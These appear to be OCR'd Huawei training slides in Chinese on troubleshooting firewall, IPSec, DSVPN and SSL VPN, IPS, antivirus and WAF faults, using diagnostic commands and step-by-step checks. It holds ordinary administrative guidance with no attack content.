Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：故障处理与总结

- 由于防火墙A和防火墙B上配置的ACL规则没有包含PC1的IP地址，导致从PC1 ping PC2时业务不通。修改防火墙上的ACL规则后问题解决。

```
[FW_A-acl-adv-3000] rule 5 permit ip source 10.1.1.0 0.0.0.255 destination 10.2.1.0 0.255.255.255
Warning: The rule already exists. Are you sure to update? [Y/N]:y
```

```
[FW_B-acl-adv-3000] rule 5 permit ip source 10.2.1.0 0.255.255.255 destination 10.1.1.0 0.0.0.255
Warning: The rule already exists. Are you sure to update? [Y/N]:y
```

- IPSec使用高级ACL定义需要保护的数据流，建议检查隧道两端的ACL规则是否完全包含需要保护的数据流，且保持隧道两端的ACL规则互为镜像。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI


- 隧道两端配成镜像并不是必要条件，IKEv1要求两端配置的ACL规则互为镜像或发起方配置的ACL规则为响应方的子集。IKEv2取双方ACL规则交集作为协商结果。
- 实际配置中建议将隧道两端的ACL规则配成互为镜像，既简单也不容易出错。

DSVPN主要故障

- 从故障现象的维度进行划分，DSVPN故障可分为如下两大类：
  - Spoke向Hub注册失败。
  - Spoke与Spoke之间无法通信。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.




- 检查Spoke和Hub的配置是否一致：在Hub和Spoke上，执行display nhrp peer命令，检查NHRP Peer表项。如果Hub上没有对应Spoke的动态表项，在MGRE接口下执行display this命令，检查Hub和Spoke上的配置是否一致。主要检查以下两项：
  - nhrp authentication：检查Spoke和Hub上配置的认证字符串是否一致，如果不一致，请执行nhrp authentication命令修改配置。
  - gre key：检查Spoke和Hub上配置的GRE隧道的识别关键字是否一致，如果不一致，请执行gre key命令修改配置。
- 检查Spoke和Hub上是否有请求和响应报文：在Spoke和Hub上分别执行reset nhrp statistics interface interface-type interface-number 命令，对报文的计数清零。Spoke重新向Hub注册，执行display nhrp statistics interface interface-type interface-number 命令，查看请求报文和回应报文数。根据Spoke和Hub上是否需要绑定IPSec Profile，决定是否进行下一步。
  - 如果Spoke发送注册请求报文失败，RegisterRequestSendSuccess没有计数，联系华为技术支持人员。
  - 如果Spoke发送注册请求报文成功，RegisterRequestSendSuccess有计数，但没有收到Hub的注册响应报文，RegisterReplyCorrectRecv没有计数，联系华为技术支持人员。
  - 如果Spoke发送注册请求报文成功，且成功收到Hub的注册响应报文，中心Hub上生成了Spoke的NHRP Peer表项。执行下一步。

- 检查是否成功建立IPSec SA：在Spoke-Hub上执行**display ipsec sa**命令，查看到隧道两端是否有IPSec SA生成。
  - 如果隧道两端生成了IPSec SA，在Hub上执行**display nhrp peer**命令，查看到Hub上未生成Spoke的NHRP Peer表项，联系华为技术支持人员。
  - 如果隧道两端未生成IPSec SA，按照IPSec故障处理思路进行处理。



- 检测Spoke上是否生成对端Spoke的peer表项：系统视图下执行**diagnose**命令，进入诊断视图。
  - 执行**debugging nhrp conditionall**命令，打开调试信息。
  - 在Spoke上执行**reset nhrp statistics interface** *interface-type interface-number* 命令，对报文的计数清零，此时从一端Spoke向另一端Spoke发送流量，执行**display nhrp statistics interface** *interface-type interface-number* 命令，查看请求报文和回应报文数。
    - 如果Spoke发送解析报文失败，ResolutionRequestSendSuccess没有计数，没有生成Peer表项，请联系华为技术支持人员。
    - 如果Spoke发送解析报文成功，ResolutionRequestSendSuccess有计数，且成功收到对端spoke的解析回应报文，ResolutionReplyCorrectRecv有计数，生成了Peer表项。此时根据需要决定是否绑定IPSec profile。




- 检测Spoke上是否生成对端Spoke的peer表项：系统视图下执行**diagnose**命令，进入诊断视图。
  - 执行**debugging nhrp conditionall**命令，打开调试信息。
  - 在Spoke上执行**reset nhrp statistics interface** *interface-type interface-number* 命令，对报文的计数清零，此时从一端Spoke向另一端Spoke发送流量，执行**display nhrp statistics interface** *interface-type interface-number* 命令，查看请求报文和回应报文数。本端Spoke首次向对端Spoke发送流量时，通过调试信息，检测Hub上是否触发重定向事件。
    - 如果Hub上发送重定向报文失败，RedirectIndicationSendSuccess没有计数，请联系华为技术支持人员。
    - 如果Hub上成功发送重定向报文，RedirectIndicationSendSuccess有计数，且Spoke上收到重定向报文，RedirectIndicationCorrectRecv有计数，但Spoke-Spoke间子网路由不可达，继续执行下一步。

SSL VPN故障处理

- 对于SSL VPN而言，常见故障主要包括客户端/浏览器拨号故障及拨号成功后业务异常两种类型。
- SSL VPN的故障现象和故障原因多种多样，需结合实际的应用环境具体问题具体分析。本小节以以下几种故障为例介绍SSL VPN的故障处理思路。
  - 用户访问SSL VPN网关时浏览器提示“无法显示网页”。
  - 用户无法访问虚拟网关页面上看到的Web代理资源。
  - 用户无法通过端口转发访问内网资源。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

用户访问SSL VPN网关时浏览器提示“无法显示网页”




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤

- 根据上述流程执行相关操作进行诊断：
  - 用户PC与SSL VPN网关路由不可达：
    - 在PC上使用Ping命令测试到达虚拟网关IP地址的连通性。如不能Ping通，表示路由不可达，请检查网络状况，并确保路由配置正确。
  - SSL VPN网关的地址或端口号已经被更改：
    - 请联系管理员获取正确的SSL VPN网关地址和端口号。
  - 安全策略配置错误：
    - 管理员登录防火墙的Web界面，在导航树上选择“策略 > 安全策略 > 安全策略”；
    - 检查安全策略的配置，看是否有哪条安全策略限制了该用户登录SSL VPN网关。如果有，则修改此策略的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

用户无法访问虚拟网关页面上看到的Web代理资源




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤

- 根据上述流程执行相关操作进行诊断：
  - 网关和内网服务器之间的网络故障：
    - 管理员登录防火墙的Web界面，在导航树上选择“监控 > 诊断中心”。选择“Ping诊断”，在“目的主机的域名或IP地址”中输入内网服务器的IP地址。单击“Ping”，检查网络连接。
    - 如果不可以Ping通，则说明SSL VPN网关和内网服务器之间的网络存在问题，请检查网关和内网服务器之间的连线，若线路正常，请检查路由配置。
  - 内网服务器没有开启Web服务：
    - 在路由可达的情况下，在内网服务器的操作系统上选择“开始 > 运行”。在对话框中输入**cmd**，单击“确定”。
    - 在命令行窗口中执行**netstat -anp tcp**命令，查看Web服务的端口是否正在侦听（LISTENING）。如果正在侦听，表明Web服务端口开启。如果没有开启，请开启Web服务。
  - 安全策略配置错误：
    - 管理员登录防火墙的Web界面，在导航树上选择“策略 > 安全策略 > 安全策略”；
    - 检查安全策略的配置，看是否有哪条安全策略限制了该用户登录SSL VPN网关。如果有，则修改此策略的配置。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

用户无法通过端口转发访问内网资源



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤（1）

- 根据上述流程执行相关操作进行诊断：
  - 网关和内网服务器之间的网络故障：
    - 管理员登录防火墙的Web界面，在导航树上选择“监控 > 诊断中心”。选择“Ping诊断”，在“目的主机的域名或IP地址”中输入内网服务器的IP地址。
    - 单击“Ping”，检查网络连接。如果不可以Ping通，则说明SSL VPN网关和内网服务器之间的网络存在问题，请检查网关和内网服务器之间的连线，若线路正常，请检查路由配置。
  - 端口转发未启用：
    - 用户登录SSL VPN网关界面后，如果“端口转发”栏下的按钮文字为“启动”，则表示未启动端口转发，请单击“启动”，启动端口转发。
  - 用户连接超时：
    - 用户连接超时后，“端口转发”栏下的按钮文字变为“启动”，请单击“启动”，重新启动端口转发。如果单击“启动”，界面跳回登录界面，请重新登录并启动端口转发。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤（2）

- 内网服务器没有开启相应的端口：
  - 在路由可达的情况下，在内网服务器的操作系统上选择“开始 > 运行”。在对话框中输入**cmd**，单击“确定”。
  - 在命令行窗口中执行**netstat -anp tcp**命令，查看该服务的端口是否正在侦听（LISTENING）。如果正在侦听，表明服务端口开启。如果没有开启，请开启端口。
- 安全策略配置错误：
  - 管理员登录案例的Web界面，在导航树上选择“策略 > 安全策略 > 安全策略”。
  - 检查安全策略的配置，看是否有哪条安全策略限制了该用户对这条资源的访问。如果有，则修改此策略的配置。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络安全故障排查概述
2. 防火墙故障排查
3. VPN故障排查
4. **IPS故障排查**
5. WAF故障排查
6. NAC故障排查

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

入侵防御故障处理思路



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：配置IPS策略后，部分攻击流量未产生入侵防御日志

- 现象描述：
  - 回放攻击流量或者在现网环境中，下游设备检测到告警日志，但是设备无告警日志。
- 可能原因分析：
  - 流量未经过防火墙设备。
  - 只有单边流量经过了防火墙设备。
  - 攻击流量不支持检测。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤

- 在设备（防火墙或IPS）上查看会话表信息，确认流量是否正确建立了会话。如果会话正确建立，说明流量经过了设备，否则需要检查网络相关配置，确保流量经过相应设备。
- 在设备上查看PS引擎会话表，确认流量是否发送到IPS引擎进行内容检测。如果会话正确建立，说明流量发送到了IPS引擎，否则需要检查策略及内容安全相关配置，确保流量发送到IPS引擎。

应用的端口号和协议

```
<sysname> display engine session table source-ip 51.0.0.20 verbose
VSys:0 Vpn:0 Thread:20 TCP 10.10.10.20:55370-->10.10.10.20:80 ttl:10 left-time:8 app:(322,HTTP)
```

- 查看流量的协议识别结果。如果协议未识别，通常是由于只有单边流量经过了设备导致的。这种情况下，设备不会上报入侵日志。
- 确认攻击流量是否支持检测。


 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 在查看设备IPS引擎会话表时，如果应用的端口号和协议显示为：协议/unknow/General_TCP/General_UDP。unknow表示未识别，General_TCP/General_UDP表示未识别出上层协议。
- 在确认攻击流量是否支持检测时，如果明确知晓攻击流量与某CVE漏洞相关，可在设备签名列表中使用CVE ID进行查询，也可以使用关键字进行查询。如果签名存在则表示支持检测，如果不存在则很可能当前流量不支持检测。

反病毒故障处理思路（1）

- 从故障现象的维度划分，反病毒故障主要分为两类：
  - 配置反病毒的策略后，流量被误阻断。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 通过以下步骤确认是否因为反病毒功能导致文件无法传输：
  - 在反病毒生效且阻断的情况下会有反病毒日志产生，选择“监控 > 日志 > 威胁日志”，可以查看到威胁日志信息。检查日志是否与此被阻断的应用有关。
  - 通过威胁日志可以查询到相关的威胁ID，在反病毒配置文件中将此威胁ID配置为病毒例外，可以放行此命中此威胁ID的流量。如果出现大面积阻断用户正常业务的情况可以在安全策略中除去对反病毒的引用也可以通过命令**engine bypass**使得引擎不对流量进行处理（注意此命令会使IAE其它功能也同时失效）。

反病毒故障处理思路（2）

- 配置反病毒的策略后，未产生反病毒日志。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

案例：配置反病毒策略后未按照策略处理病毒

- 现象描述：
  - 反病毒扫描模式为全文扫描模式，配置反病毒策略后，携带病毒的流量经过防火墙时，防火墙没有按照预定的策略进行处理。
- 可能原因分析：
  - 配置存在问题，文件未送入反病毒引擎进行检测。
  - 文件送入反病毒引擎，引擎没有检测出病毒。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

处理步骤

- 在诊断视图下查看全文扫描引擎的统计信息。

```
[sysname-diagnose] display av full-scan-mode engine-statistics
Engine statistic on slot 0 cpu 0 :
-----------------------------------------------------------------------------
Av Enhanced Engine Statistics Table
-----------------------------------------------------------------------------
File Statistics:
Total Received Files :    0
Total Reported Files :    0
Total Timeout Files  :    0
Total Force End Files:    0
Total Malware Events :    0
Total Block Events   :    0
-----------------------------------------------------------------------------
```

全文扫描引擎接收到的文件数

全文扫描引擎没有接收到文件，查看当前引用的反病毒策略是否支持反病毒检测，并根据问题修改策略。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 若反病毒策略正常，请确认通过防火墙的文件的类型。若为非PE类型（Portable Executable，可执行文件，微软Windows操作系统上的程序文件）的文件，需要执行命令**av-detect all-file-type enable**开启全文件类型检测，再执行命令**display av full-scan-mode engine-statistics**查看全文扫描引擎的统计信息，若**File Statistics**统计项仍然均为0，请联系华为工程师处理。
- 如果**Total Received Files**统计不为0，**Total Malware Events**和**Total Block Events**均为0，表示文件传输后没有报日志。但如果您认为是威胁文件，请将引擎信息（使用**display av scan mode**命令查询）、引擎库版本（使用**display version av**命令查询）、机型信息和文件样本发送给华为工程师处理。


目录

1. 网络安全故障排查概述
2. 防火墙故障排查
3. VPN故障排查
4. IPS故障排查
5. **WAF故障排查**
6. NAC故障排查

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


WAF故障处理思路（1）

- 从故障现象的维度划分，反病毒故障主要分为“网站访问不通”和“访问正常但无防护日志两类”。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


WAF故障处理思路（2）



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

WAF故障应急维护

- WAF支持三种运行模式：正常模式、网桥直通、物理直通。当WAF出现故障，导致业务不通时，可以将WAF切换为网桥直通模式或物理直通模式，以便在业务在线的情况下对WAF故障进行检测和排除。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 网桥直通模式主要用于保证业务正常运行的前提下进行抓包和问题排查的场景。
- 物理直通模式主要用于当WAF设备出现软件或者硬件故障（包括设备断电）时保证业务访问不中断的场景。
- 正常模式为WAF的日常工作模式，此模式只在配置保护站点后才支持，在未配置任何保护站点不显示该模式。如果网站需要通过WAF进行防护，需要开启正常模式。WAF设备默认为网桥直通模式，添加完保护站点之后会自动切换到正常模式。
- 实际当设备出现故障导致业务不通时，首先尝试切换运行模式为“网桥直通”。如果业务恢复则可以在网桥直通模式下对出入WAF的数据包进行抓包，以供专业人士分析导致问题的流量特征；同时对设备的配置进行排查，消除故障。
